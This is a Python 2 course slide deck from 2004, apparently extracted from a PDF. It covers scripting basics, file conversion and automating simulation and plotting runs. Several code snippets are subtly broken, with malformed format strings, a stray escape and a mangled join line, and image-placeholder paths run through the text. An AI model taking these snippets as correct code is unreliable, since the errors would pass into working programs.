

Basic Python Course

Hans Petter Langtangen

Simula Research Laboratory

&

Dept. of Informatics, Univ. of Oslo

February 2004



Intro to Python programming

Make sure you have the software

- You will need Python and Perl in recent versions
- Several add-on modules are needed later on in the slides
- Here is a list of software needed for the Python part:

<http://folk.uio.no/hpl/scripring/softwarelist.html>

For the Perl part you also need Bundle::libnet, Tk,
LWP::Simple, CGI::Debug, CGI::QuickForm

Material associated with these slides

- These slides have a companion book:
Scripting in Computational Science,
Texts in Computational Science and Engineering,
Springer, 2004

[http://www.springeronline.com/sgw/cda/frontpage/
0,11855,5-40109-22-17627636-0,00.html](http://www.springeronline.com/sgw/cda/frontpage/0,11855,5-40109-22-17627636-0,00.html)

- All examples can be downloaded as a tarfile

<http://folk.uio.no/hpl/scripting/scripting-src.tgz>

Pack this file out in a directory and let `scripting` be an environment variable pointing to the top directory:

```
tar xvzf scripting-src.tgz  
export scripting='pwd'
```

All paths in these slides are given relative to `scripting`, e.g., `src/py/intro/hw.py` is reached as

Scientific Hello World script

- Let's start with a script writing "Hello, World!"
- Scientific computing extension: compute the sine of a number as well
- The script (hw.py) should be run like this:

```
python hw.py 3.4
```

or just (Unix)

```
./hw.py 3.4
```

- Output:

```
Hello, World! sin(3.4)=-0.255541102027
```

Purpose of this script

Demonstrate

- how to read a command-line argument
- how to call a math (sine) function
- how to work with variables
- how to print text and numbers

The code

- File hw.py:

```
#!/usr/bin/env python

# load system and math module:
import sys, math

# extract the 1st command-line argument:
r = float(sys.argv[1])

s = math.sin(r)

print "Hello, World! sin(" + str(r) + ")=" + str(s)
```

- Make the file executable (on Unix):

```
chmod a+rx hw.py
```

Comments

- The first line specifies the interpreter of the script (here the first python program in your path)

```
python hw.py 1.4      # first line is not treated as comment  
./hw.py 1.4          # first line is used to specify an interpreter
```

- Even simple scripts must load modules:

```
import sys, math
```

- Numbers and strings are two different types:

```
r = sys.argv[1]          # r is string  
s = math.sin(float(r))  
  
# sin expects number, not string r  
# s becomes a floating-point number
```

Alternative print statements

- Desired output:

```
Hello, World! sin(3.4)=-0.255541102027
```

- String concatenation:

```
print "Hello, World! sin(" + str(r) + ")" + str(s)
```

- C printf-like statement:

```
print "Hello, World! sin(%g)=%g" % (r,s)
```

- Variable interpolation:

```
print "Hello, World! sin(%(r)g)=%(s)g" % vars()
```

printf format strings

%d	: integer
%5d	: integer in a field of width 5 chars
%-5d	: integer in a field of width 5 chars, but adjusted to the left
%05d	: integer in a field of width 5 chars, padded with zeroes from the left
%g	: float variable in %f or %g notation
%e	: float variable in scientific notation
%11.3e	: float variable in scientific notation, with 3 decimals, field of width 11 chars
%5.1f	: float variable in fixed decimal notation, with one decimal, field of width 5 chars
%.3f	: float variable in fixed decimal form, with three decimals, field of min. width
%s	: string
%-20s	: string in a field of width 20 chars, and adjusted to the left

Strings in Python

- Single- and double-quoted strings work in the same way

```
s1 = "some string with a number %g" % r
s2 = 'some string with a number %g' % r # = s1
```

- Triple-quoted strings can be multi line with embedded newlines:

```
text = """
large portions of a text
can be conveniently placed
inside triple-quoted strings
(newlines are preserved)"""
```

- Raw strings, where backslash is backslash:

```
s3 = r'\\(\s+\\.\\d+)'
# with ordinary string (must quote backslash):
s3 = '\\\\(\\s+\\\\.\\\\d+\\\\)'
```

Where to find Python info

- Make a bookmark for `$scripting/doc.html`
- Follow link to *Index to Python Library Reference* (complete on-line Python reference)
- Click on Python keywords, modules etc.
- Online alternative: `pydoc`, e.g., `pydoc math`
- `pydoc` lists all classes and functions in a module
- Alternative: *Python in a Nutshell* (or Beazley's textbook)
- (To some extent) textbooks...
- Recommendation: use these slides and associated book together with the Python Library Reference, and learn by doing projects!

Reading/writing data files

Tasks:

- Read (x,y) data from a two-column file
- Transform y values to $f(y)$
- Write $(x, f(y))$ to a new file

What to learn:

- How to open, read, write and close files
- How to write and call a function
- How to work with arrays

File: `src/py/intro/datatrans1.py`

Reading input/output filenames

- Usage:

```
./datatransl.py infilename outfilename
```

- Read the two command-line arguments:
input and output filenames

```
infilename = sys.argv[1]  
outfilename = sys.argv[2]
```

- Command-line arguments are in `sys.argv[1:]`
- `sys.argv[0]` is the name of the script

Exception handling

- What if the user fails to provide two command-line arguments?
- Python aborts execution with an informative error message
- Manual handling of errors:

```
try:  
    infilename = sys.argv[1]  
    outfilename = sys.argv[2]  
except:  
    # try block failed,  
    # we miss two command-line arguments  
    print 'Usage:', sys.argv[0], 'infile outfile'  
    sys.exit(1)
```

This is the common way of dealing with errors in Python, called *exception handling*

Open file and read line by line

- Open files:

```
ifile = open( infilename, 'r' ) # r for reading  
ofile = open(outfilename, 'w') # w for writing  
afile = open(appfilename, 'a') # a for appending
```

- Read line by line:

```
for line in ifile:  
    # process line
```

- Observe: blocks are indented; no braces!

Defining a function

```
import math

def myfunc(y):
    if y >= 0.0:
        return y**5*math.exp(-y)
    else:
        return 0.0

# alternative way of calling module functions
# (gives more math-like syntax in this example):

from math import *
def myfunc(y):
    if y >= 0.0:
        return y**5*exp(-y)
    else:
        return 0.0
```

Data transformation loop

- Input file format: two columns with numbers

```
0.1    1.4397  
0.2    4.325  
0.5    9.0
```

- Read (x,y), transform y, write (x,f(y)):

```
for line in ifile:  
    pair = line.split()  
    x = float(pair[0]); y = float(pair[1])  
    fy = myfunc(y) # transform y value  
    ofile.write('%.g %.12.5e\n' % (x,fy))
```

Alternative file reading

- This construction is more flexible and traditional in Python (and a bit strange...):

```
while 1:  
    line = ifile.readline()  # read a line  
    if not line: break  
    # process line
```

i.e., an 'infinite' loop with the termination criterion inside the loop

Loading data into arrays

- Read input file into list of lines:

```
lines = ifile.readlines()
```

- Store x and y data in arrays:

```
# go through each line,  
# split line into x and y columns  
  
x = []; y = []    # store data pairs in lists x and y  
  
for line in lines:  
    xval, yval = line.split()  
    x.append(float(xval))  
    y.append(float(yval))
```

Array loop

- For-loop in Python:

```
for i in range(start,stop,inc)
for j in range(stop)
```

generates

```
i = start, start+inc, start+2*inc, ..., stop-1
j = 0, 1, 2, ..., stop-1
```

- Loop over (x,y) values:

```
ofile = open(outfilename, 'w') # open for writing
for i in range(len(x)):
    fy = myfunc(y[i]) # transform y value
    ofile.write('%.g %12.5e\n' % (x[i], fy))
ofile.close()
```

Running the script

- Method 1: write just the name of the scriptfile:

```
./datatrans1.py infile outfile
```

```
# or  
datatrans1.py infile outfile
```

if . (current working directory) or the directory containing datatrans1.py is in the path

- Method 2: run an interpreter explicitly:

```
python datatrans1.py infile outfile
```

Use the first python program found in the path

- This works on Windows too (method 1 requires the right assoc/ftype bindings for .py files)

More about headers

- In method 1, the interpreter to be used is specified in the first line
- Explicit path to the interpreter:

```
#!/usr/local/bin/python
```

or perhaps your own Python interpreter:

```
#!/home/hpl/projects/scripting/Linux/bin/python
```

- Using env to find the first Python interpreter in the path:

```
#!/usr/bin/env python
```

Are scripts compiled?

- Yes and no, depending on how you see it
- Python first compiles the script into bytecode
- The bytecode is then interpreted
- No linking with libraries; libraries are imported dynamically when needed
- It appears as there is no compilation
- Quick development: just edit the script and run!
(no time-consuming compilation and linking)
- Extensive error checking at run time

Python and error checking

- Easy to introduce intricate bugs?
 - no declaration of variables
 - functions can "eat anything"
- No, extensive consistency checks at run time replace the need for strong typing and compile-time checks
- Example: sending a string to the sine function, `math.sin('t')`, triggers a run-time error (type incompatibility)
- Example: try to open a non-existing file

```
./datatransl.py qqq someoutfile
Traceback (most recent call last):
  File "./datatransl.py", line 12, in ?
    ifile = open( infilename, 'r' )
IOError:[Errno 2] No such file or directory:'qqq'
```

On the efficiency of scripts

Consider datatrans1.py: read 100 000 (x,y) data from file and write (x,f(y)) out again

- Pure Python: 4s
- Pure Perl: 3s
- Pure Tcl: 11s
- Pure C (fscanf/fprintf): 1s
- Pure C++ (iostream): 3.6s
- Pure C++ (buffered streams): 2.5s
- Numerical Python modules: 2.2s (!)

(Computer: IBM X30, 1.2 GHz, 512 Mb RAM, Linux, gcc 3.3)

Remarks

- The results reflect general trends:
 - Perl is up to twice as fast as Python
 - Tcl is significantly slower than Python
 - C and C++ are not *that* faster
 - Special Python modules enable the speed of C/C++
- Unfair test?
scripts use split on each line,
C/C++ reads numbers consecutively
- 100 000 data points would be stored in binary format in
a real application, resulting in much smaller differences
between the implementations

The classical script

- Simple, classical Unix shell scripts are widely used to replace sequences of operating system commands
- Typical application in numerical simulation:
 - run a simulation program
 - run a visualization program and produce graphs
- Programs are supposed to run in batch
- We want to make such a gluing script in Python


What to learn

- Parsing command-line options:

```
somescript -option1 value1 -option2 value2
```

- Removing and creating directories
- Writing data to file
- Running applications (stand-alone programs)

Simulation example



$$m \frac{d^2y}{dt^2} + b \frac{dy}{dt} + cf(y) = A \cos \omega t$$

$$y(0) = y_0, \quad \frac{d}{dt}y(0) = 0$$

Code: oscillator (written in Fortran 77)

Usage of the simulation code

- Input: m, b, c, and so on read from standard input
- How to run the code:

```
oscillator < file
```


where file can be

```
3.0  
0.04  
1.0  
...  
(i.e., values of m, b, c, etc.)
```

- Results (t, y(t)) in sim.dat

A plot of the solution

tmp2: m=2 b=0.7 c=5 f(y)=y A=5 w=6.28319 y0=0.2 dt=0.05



Plotting graphs in Gnuplot

- Commands:

```
set title 'case: m=3 b=0.7 c=1 f(y)=y A=5 ...';  
  
# screen plot: (x,y) data are in the file sim.dat  
plot 'sim.dat' title 'y(t)' with lines;  
  
# hardcopies:  
set size ratio 0.3 1.5, 1.0;  
set term postscript eps mono dashed 'Times-Roman' 28;  
set output 'case.ps';  
plot 'sim.dat' title 'y(t)' with lines;  
  
# make a plot in PNG format as well:  
set term png small;  
set output 'case.png';  
plot 'sim.dat' title 'y(t)' with lines;
```

- Commands can be given interactively or put in a file

Typical manual work

- Change oscillating system parameters by editing the simulator input file
- Run simulator:
`oscillator < inputfile`
- Plot:
`gnuplot -persist -geometry 800x200 case.gp`
- Plot annotations must be consistent with `inputfile`
- Let's automate!

Deciding on the script's interface

- Usage:

```
./simviz1.py -m 3.2 -b 0.9 -dt 0.01 -case run1
```

Sensible default values for all options

- Put simulation and plot files in a subdirectory
(specified by -case run1)

File: src/py/intro/simviz1.py

The script's task

- Set default values of m, b, c etc.
- Parse command-line options (-m, -b etc.) and assign new values to m, b, c etc.
- Create and move to subdirectory
- Write input file for the simulator
- Run simulator
- Write Gnuplot commands in a file
- Run Gnuplot

Parsing command-line options

- Set default values of the script's input parameters:

```
m = 1.0; b = 0.7; c = 5.0; func = 'y'; A = 5.0;  
w = 2*math.pi; y0 = 0.2; tstop = 30.0; dt = 0.05;  
case = 'tmp1'; screenplot = 1
```

- Examine command-line options in `sys.argv`:

```
# read variables from the command line, one by one:  
while len(sys.argv) >= 2:  
    option = sys.argv[1]; del sys.argv[1]  
    if option == '-m':  
        m = float(sys.argv[1]); del sys.argv[1]  
    ...
```

Note: `sys.argv[1]` is text, but we may want a float for numerical operations

The getopt module

- Python offers a module for command-line argument parsing: getopt
- getopt accepts short options (-m) and long options (-mass)
- getopt examines the command line and returns pairs of options and values ((-mass , 2.3))
- In this introductory example we rely on manual parsing since this exemplifies Python programming

Creating a subdirectory

- Python has a rich cross-platform operating system (OS) interface
- Skip Unix- or DOS-specific work; do OS operations in Python!
- Safe creation of a subdirectory:

```
dir = case                      # subdirectory name
      import os, shutil
      if os.path.isdir(dir):    # does dir exist?
          shutil.rmtree(dir)   # yes, remove old files
      os.mkdir(dir)            # make dir directory
      os.chdir(dir)            # move to dir
```

Writing the input file to the simulator

```
f = open('%s.i' % case, 'w')
f.write("""
    %(m)g
    %(b)g
    %(c)g
    %(func)s
    %(A)g
    %(w)g
    %(y0)g
    %(tstop)g
    %(dt)g
    """ % vars())
f.close()
```

Note: triple-quoted string for multi-line output

Running the simulation

- Stand-alone programs can be run as

```
os.system(command)

# examples:
os.system('myprog < input_file')
os.system('ls *') # bad, Unix-specific
```

- Safe execution of our simulator:

```
cmd = 'oscillator < %s.i' % case # command to run
failure = os.system(cmd)
if failure:
    print 'running the oscillator code failed'
    sys.exit(1)
```

Making plots

- Make Gnuplot script:

```
f = open(case + '.gnuplot', 'w')
f.write("""
set title '%s: m=%g b=%g c=%g f(y)=%s A=%g ...';
"""
% (case,m,b,c,func,A,w,y0,dt,case,case))
f.close()
```

- Run Gnuplot:

```
cmd = 'gnuplot -geometry 800x200 -persist ' \
      + case + '.gnuplot'
failure = os.system(cmd)
if failure:
    print 'running gnuplot failed'; sys.exit(1)
```

Python vs Unix shell script

- Our simviz1.py script is traditionally written as a Unix shell script
- What are the advantages of using Python here?
 - Easier command-line parsing
 - Runs on Windows and Mac as well as Unix
 - Easier extensions (loops, storing data in arrays etc)

Shell script file: src/bash/simviz1.sh

Other programs for curve plotting

- It is easy to replace Gnuplot by another plotting program
- Matlab, for instance:

```
f = open(case + '.m', 'w')    # write to Matlab M-file
# (the character % must be written as %% in printf-like strings)
f.write("""
load sim.dat                  %% read sim.dat into sim matrix
plot(sim(:,1),sim(:,2))      %% plot 1st column as x, 2nd as y
legend('y(t)')
title('%s: m=%g b=%g c=%g f(y)=%s A=%g w=%g y0=%g dt=%g')
outfile = '%s.ps'; print('-dps', outfile) %% ps BW plot
outfile = '%s.png'; print('-dpng', outfile) %% png color plot
"""\% (case,m,b,c,func,A,w,y0,dt,case))
if screenplot: f.write('pause(30)\n')
f.write('exit\n'); f.close()

if screenplot:
    cmd = 'matlab -nodesktop -r ' + case + ' > /dev/null &'
else:
    cmd = 'matlab -nodisplay -nojvm -r ' + case
os.system(cmd)
```

Series of numerical experiments

- Suppose we want to run a series of experiments with different m values
- Put a script on top of simviz1.py,

```
./loop4simviz1.py m_min m_max dm \
    [options as for simviz1.py]
```

having a loop over m and calling simviz1.py inside the loop

- Each experiment is archived in a separate directory
- That is, loop4simviz1.py controls the -m and -case options to simviz1.py

Handling command-line args (1)

- The first three arguments define the m values:

```
try:  
    m_min = float(sys.argv[1])  
    m_max = float(sys.argv[2])  
    dm     = float(sys.argv[3])  
except:  
    print 'Usage:',sys.argv[0],\  
          'm_min m_max m_increment [ simviz1.py options ]'  
    sys.exit(1)
```

- Pass the rest of the arguments, `sys.argv[4:]`, to `simviz1.py`
- Problem: `sys.argv[4:]` is a list, we need a string

`['-b', '5', '-c', '1.1'] -> '-b 5 -c 1.1'`

Handling command-line args (2)

- `' '.join(list)` can make a string out of the list list, with a blank between each item

```
simviz1_options = ' '.join(sys.argv[4:])
```

- Example:

```
./loop4simviz1.py 0.5 2 0.5 -b 2.1 -A 3.6
```

results in

```
m_min: 0.5
m_max: 2.0
dm: 0.5
simviz1_options = '-b 2.1 -A 3.6'
```

The loop over m

- Cannot use

```
for m in range(m_min, m_max, dm):
```

because `range` works with integers only

- A while-loop is appropriate:

```
m = m_min
while m <= m_max:
    case = 'tmp_m_%g' % m
    s = 'python simviz1.py %s -m %g -case %s' % \
        (simviz1_options,m,case)
    os.system(s)
    m += dm
```

(Note: our `-m` and `-case` will override any `-m` or `-case` option provided by the user)

Collecting plots in an HTML file

- Many runs can be handled; need a way to browse the results
- Idea: collect all plots in a common HTML file:

```
html = open('tmp_mruns.html', 'w')
html.write('<HTML><BODY BGCOLOR="white">\n')

m = m_min
while m <= m_max:
    case = 'tmp_m_%g' % m
    cmd = 'python simviz1.py %s -m %g -case %s' % \
          (simviz1_options, m, case)
    os.system(cmd)
    html.write('<H1>m=%g</H1> <IMG SRC="%s">\n' %
               (m,os.path.join(case,case+'.png')) )
    m += dm
html.write('</BODY></HTML>\n')
```

Collecting plots in a PostScript file

- For compact printing a PostScript file with small-sized versions of all the plots is useful
- epsmerge (Perl script) is an appropriate tool:

```
# concatenate file1.ps, file2.ps, and so on to
# one single file figs.ps, having pages with
# 3 rows with 2 plots in each row (-par preserves
# the aspect ratio of the plots)

epsmerge -o figs.ps -x 2 -y 3 -par \
    file1.ps file2.ps file3.ps ...
```

- Can use this technique to make a compact report of the generated PostScript files for easy printing

Implementation of ps-file report

```
psfiles = [ ] # plot files in PostScript format
...
while m <= m_max:
    case = 'tmp_m_%g' % m
    ...
    psfiles.append(os.path.join(case,case+'.ps'))
    ...
...
s = 'epsmerge -o tmp_mruns.ps -x 2 -y 3 -par ' + \
    '.join(psfiles)
os.system(s)
```

Animated GIF file

- When we vary m , wouldn't it be nice to see progressive plots put together in a movie?
- Can combine the PNG files together in an animated GIF file:

```
convert -delay 50 -loop 1000 -crop 0x0 \
        plot1.png plot2.png plot3.png plot4.png ... movie.gif
animate movie.gif # or display movie.gif
```

(convert and animate are ImageMagick tools)

- Collect all PNG filenames in a list and join the list items (as in the generation of the ps-file report)

Some improvements

- Enable loops over an arbitrary parameter (not only m)

```
# easy:  
'-m %g' % m  
# is replaced with  
'-%s %s' % (str(prm_name), str(prm_value))  
# prm_value plays the role of the m variable  
# prm_name ('m', 'b', 'c', ...) is read as input
```

- Keep the range of the y axis fixed (for movie)
- Files:

simviz1.py : run simulation and visualization
simviz2.py : additional option for yaxis scale

loop4simviz1.py : m loop calling simviz1.py
loop4simviz2.py : loop over any parameter in
simviz2.py and make movie

Playing around with experiments

We can perform lots of different experiments:

- Study the impact of increasing the mass:

```
./loop4simviz2.py m 0.1 6.1 0.5 -yaxis -0.5 0.5 -noscreenplot
```

- Study the impact of a nonlinear spring:

```
./loop4simviz2.py c 5 30 2 -yaxis -0.7 0.7 -b 0.5 \
    -func siny -noscreenplot
```

- Study the impact of increasing the damping:

```
./loop4simviz2.py b 0 2 0.25 -yaxis -0.5 0.5 -A 4
```

(loop over b, from 0 to 2 in steps of 0.25)

Remarks

- Reports:

```
tmp_c.gif           # animated GIF (movie)
animate tmp_c.gif

tmp_c_runs.html    # browsable HTML document
tmp_c_runs.ps      # all plots in a ps-file
```

- All experiments are archived in a directory with a filename reflecting the varying parameter:

```
tmp_m_2.1    tmp_b_0    tmp_c_29
```

- All generated files/directories start with tmp so it is easy to clean up hundreds of experiments
- Try the listed `loop4simviz2.py` commands!!

Exercise

- Make a summary report with the equation, a picture of the system, the command-line arguments, and a movie of the solution
- Make a link to a detailed report with plots of all the individual experiments
- Demo:

```
./loop4simviz2_2html.py m 0.1 6.1 0.5 -yaxis -0.5 0.5 -noscreen  
ls -d tmp_*  
mozilla tmp_m_summary.html
```

Increased quality of scientific work

- Archiving of experiments and having a system for uniquely relating input data to visualizations or result files are fundamental for reliable scientific investigations
- The experiments can easily be reproduced
- New (large) sets of experiments can be generated
- We make tailored tools for investigating results
- All these items contribute to increased quality of numerical experimentation

Converting data file formats

- Input file with time series data:

```
some comment line
1.5
measurements    model1  model2
  0.0          0.1      1.0
  0.1          0.1      0.188
  0.2          0.2      0.25
```

Contents: comment line, time step, headings, time series data

- Goal: split file into two-column files, one for each time series
- Script: interpret input file, split text, extract data and write files

Example on an output file

- The model1.dat file, arising from column no 2, becomes

```
0      0.1
1.5    0.1
3      0.2
```

- The time step parameter, here 1.5, is used to generate the first column

Program flow

- Read inputfile name (1st command-line arg.)
- Open input file
- Read and skip the 1st (comment) line
- Extract time step from the 2nd line
- Read time series names from the 3rd line
- Make a list of file objects, one for each time series
- Read the rest of the file, line by line:
 - split lines into y values
 - write t and y value to file, for all series

File: `src/py/intro/convert1.py`

What to learn

- Reading and writing files
- Sublists
- List of file objects
- Dictionaries
- Arrays of numbers
- List comprehension
- Refactoring a flat script as functions in a module

Reading in the first 3 lines

- Open file and read comment line:

```
filename = sys.argv[1]
ifile = open(filename, 'r') # open for reading
line = ifile.readline()
```

- Read time step from the next line:

```
dt = float(ifile.readline())
```

- Read next line containing the curvenames:

```
yname = ifile.readline().split()
```

Output to many files

- Make a list of file objects for output of each time series:

```
outfiles = [ ]
for name in ynames:
    outfiles.append(open(name + '.dat', 'w'))
```

Writing output

- Read each line, split into y values, write to output files:

```
t = 0.0      # t value
# read the rest of the file line by line:
while 1:
    line = ifile.readline()
    if not line: break

    yvalues = line.split()

    # skip blank lines:
    if len(yvalues) == 0: continue

    for i in range(len(outfiles)):
        outfiles[i].write('%12g %12.5e\n' % \
                           (t, float(yvalues[i])))
    t += dt

for file in outfiles:
    file.close()
```

Dictionaries

- Dictionary = array with a text as index
- Also called *hash* or *associative array* in other languages
- Can store 'anything':

```
prm[ 'damping' ] = 0.2                      # number  
  
def x3(x):  
    return x*x*x  
prm[ 'stiffness' ] = x3                      # function object  
  
prm[ 'modell' ] = [1.2, 1.5, 0.1]      # list object
```

- The text index is called *key*

Dictionaries for our application

- Could store the time series in memory as a dictionary of lists; the list items are the y values and the y names are the keys

```
y = {}          # declare empty dictionary
# ynames: names of y curves
for name in ynames:
    y[name] = [] # for each key, make empty list

lines = ifile.readlines() # list of all lines
...
for line in lines[3:]:
    yvalues = [float(x) for x in line.split()]
    i = 0 # counter for yvalues
    for name in ynames:
        y[name].append(yvalues[i]); i += 1
```

File: src/py/intro/convert2.py

Dissection of the previous slide

- Specifying a sublist, e.g., the 4th line until the last line:
lines[3:] Transforming all words in a line to floats:

```
yvalues = [float(x) for x in line.split()]

# same as
numbers = line.split()
yvalues = []
for s in numbers:
    yvalues.append(float(s))
```

The items in a dictionary

- The input file

```
some comment line
1.5
measurements  model1 model2
 0.0          0.1      1.0
 0.1          0.1      0.188
 0.2          0.2      0.25
```

results in the following `y` dictionary:

```
'measurements': [0.0, 0.1, 0.2],
'model1':        [0.1, 0.1, 0.2],
'model2':        [1.0, 0.188, 0.25]
```

(this output is plain print: `print y`)

Remarks

- Fortran/C programmers tend to think of indices as integers
- Scripters make heavy use of dictionaries and text-type indices (keys)
- Python dictionaries can use (almost) any object as key (!)
- A dictionary is also often called hash (e.g. in Perl) or associative array
- Examples will demonstrate their use

Next step: make the script reusable

- The previous script is “flat”
(start at top, run to bottom)
- Parts of it may be reusable
- We may like to load data from file, operate on data, and then dump data
- Let’s refactor the script:
 - make a load data function
 - make a dump data function
 - collect these two functions in a reusable module

The load data function

```
def load_data(filename):
    f = open(filename, 'r'); lines = f.readlines(); f.close()
    dt = float(lines[1])
    ynames = lines[2].split()
    y = {}
    for name in ynames: # make y a dictionary of (empty) lists
        y[name] = []

    for line in lines[3:]:
        yvalues = [float(yi) for yi in line.split()]
        if len(yvalues) == 0: continue # skip blank lines
        for name, value in zip(ynames, yvalues):
            y[name].append(value)
    return y, dt
```

How to call the load data function

- Note: the function returns two (!) values; a dictionary of lists, plus a float
- It is common that output data from a Python function are returned, and multiple data structures can be returned (actually packed as a *tuple*, a kind of “constant list”)
- Here is how the function is called:

```
y, dt = load_data('somedatafile.dat')
print y
```

Output from `print y`:

```
>>> y
{'tmp-model2': [1.0, 0.188, 0.25],
 'tmp-model1': [0.1000000000000001, 0.1000000000000001,
                 0.2000000000000001],
 'tmp-measurements': [0.0, 0.1000000000000001, 0.2000000000000001]}
```

Iterating over several lists

- C/C++/Java/Fortran-like iteration over two arrays/lists:

```
for i in range(len(list)):  
    e1 = list1[i];  e2 = list2[i]  
    # work with e1 and e2
```

Pythonic version:

```
for e1, e2 in zip(list1, list2):  
    # work with element e1 from list1 and e2 from list2
```

For example,

```
for name, value in zip(ynames, yvalues):  
    y[name].append(value)
```

The dump data function

```
def dump_data(y, dt):
    # write out 2-column files with t and y[name] for each name:
    for name in y.keys():
        ofile = open(name+'.dat', 'w')
        for k in range(len(y[name])):
            ofile.write( '%12g %12.5e\n' % (k*dt, y[name][k]))
        ofile.close()
```

Reusing the functions

- Our goal is to reuse `load_data` and `dump_data`, possibly with some operations on `y` in between:

```
from convert3 import load_data, dump_data
y, timestep = load_data('.convert_infile1')
from math import fabs
for name in y: # run through keys in y
    maxabsy = max([fabs(yval) for yval in y[name]])
    print 'max abs(y[%s](t)) = %g' % (name, maxabsy)
dump_data(y, timestep)
```

- Then we need to make a module `convert3!`

How to make a module

- Collect the functions in the module in a file, here the file is called `convert3.py`
- We have then made a module `convert3`
- The usage is as exemplified on the previous slide

Module with application script

- The scripts convert1.py and convert2.py load and dump data - this functionality can be reproduced by an application script using convert3
- The application script can be included in the module:

```
if __name__ == '__main__':
    import sys
    try:
        infilename = sys.argv[1]
    except:
        usage = 'Usage: %s infile' % sys.argv[0]
        print usage; sys.exit(1)
    y, dt = load_data(infilename)
    dump_data(y, dt)
```

- If the module file is run as a script, the if test is true and the application script is run
- If the module is imported in a script, the if test is false and no statements are executed

Usage of convert3.py

- As script:

```
unix> ./convert3.py someinfile.dat
```

- As module:

```
import convert3
y, dt = convert3.load_data('someinfile.dat')
# do more with y?
dump_data(y, dt)
```

- The application script at the end also serves as an example on how to use the module

How to solve exercises

- Construct an example on the functionality of the script, if that is not included in the problem description
- Write very high-level pseudo code with words
- Scan known examples for constructions and functionality that can come into use
- Look up man pages, reference manuals, FAQs, or textbooks for functionality you have minor familiarity with, or to clarify syntax details
- Search the Internet if the documentation from the latter point does not provide sufficient answers

Example: write a join function

- Exercise:

Write a function `myjoin` that concatenates a list of strings to a single string, with a specified delimiter between the list elements. That is, `myjoin` is supposed to be an implementation of `string.join` or `string's join` method in terms of basic string operations.

- Functionality:

```
s = myjoin(['s1', 's2', 's3'], '*')
# s becomes 's1*s2*s3'
```

The next steps

- Pseudo code:

```
function myjoin(list, delimiter)
    joined = first element in list
    for element in rest of list:
        concatenate joined, delimiter and element
    return joined
```

- Known examples: string concatenation (+ operator) from hw.py, list indexing (list[0]) from datatrans1.py, sublist extraction (list[1:]) from convert1.py, function construction from datatrans1.py

Refined pseudo code

```
def myjoin(list, delimiter):  
    joined = list[0]  
